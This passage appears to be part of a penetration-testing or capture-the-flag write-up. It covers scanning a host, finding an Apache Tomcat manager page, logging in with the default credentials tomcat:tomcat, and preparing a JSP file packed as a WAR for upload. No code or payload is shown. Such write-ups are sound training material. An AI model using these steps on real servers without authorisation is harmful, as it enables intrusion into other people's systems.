
- For now let’s do nmap scan and grab info



- After doing some recursive dir crawling using feroxbuster I found an related login page for apache tomcat web app manager.
- using default password, tomcat:tomcat i got the login



- After login i found a file upload section where a .war file can be insterted



- Let's create a dummy .jsp file, convert it to jar & upload it in the upload section